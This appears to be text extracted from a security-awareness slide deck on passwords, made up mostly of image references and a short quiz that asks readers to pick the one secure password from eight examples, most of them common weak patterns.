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








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



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










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









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









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Passwords










Keys to our Digital Life





p@ssw0rd123





Passwords

Quiz: Choose the Secured Password from the Below 1 to 8.

- 1. mesorgmm@123
- 2. Welcome123
- 3. Password01
- 4. StrongP@ssword
- 5. Password2023
- 6. 19801211
- 7. Rp\$9rgqmfpt3Ng%xRrTk
- 8. Iloveyou3000






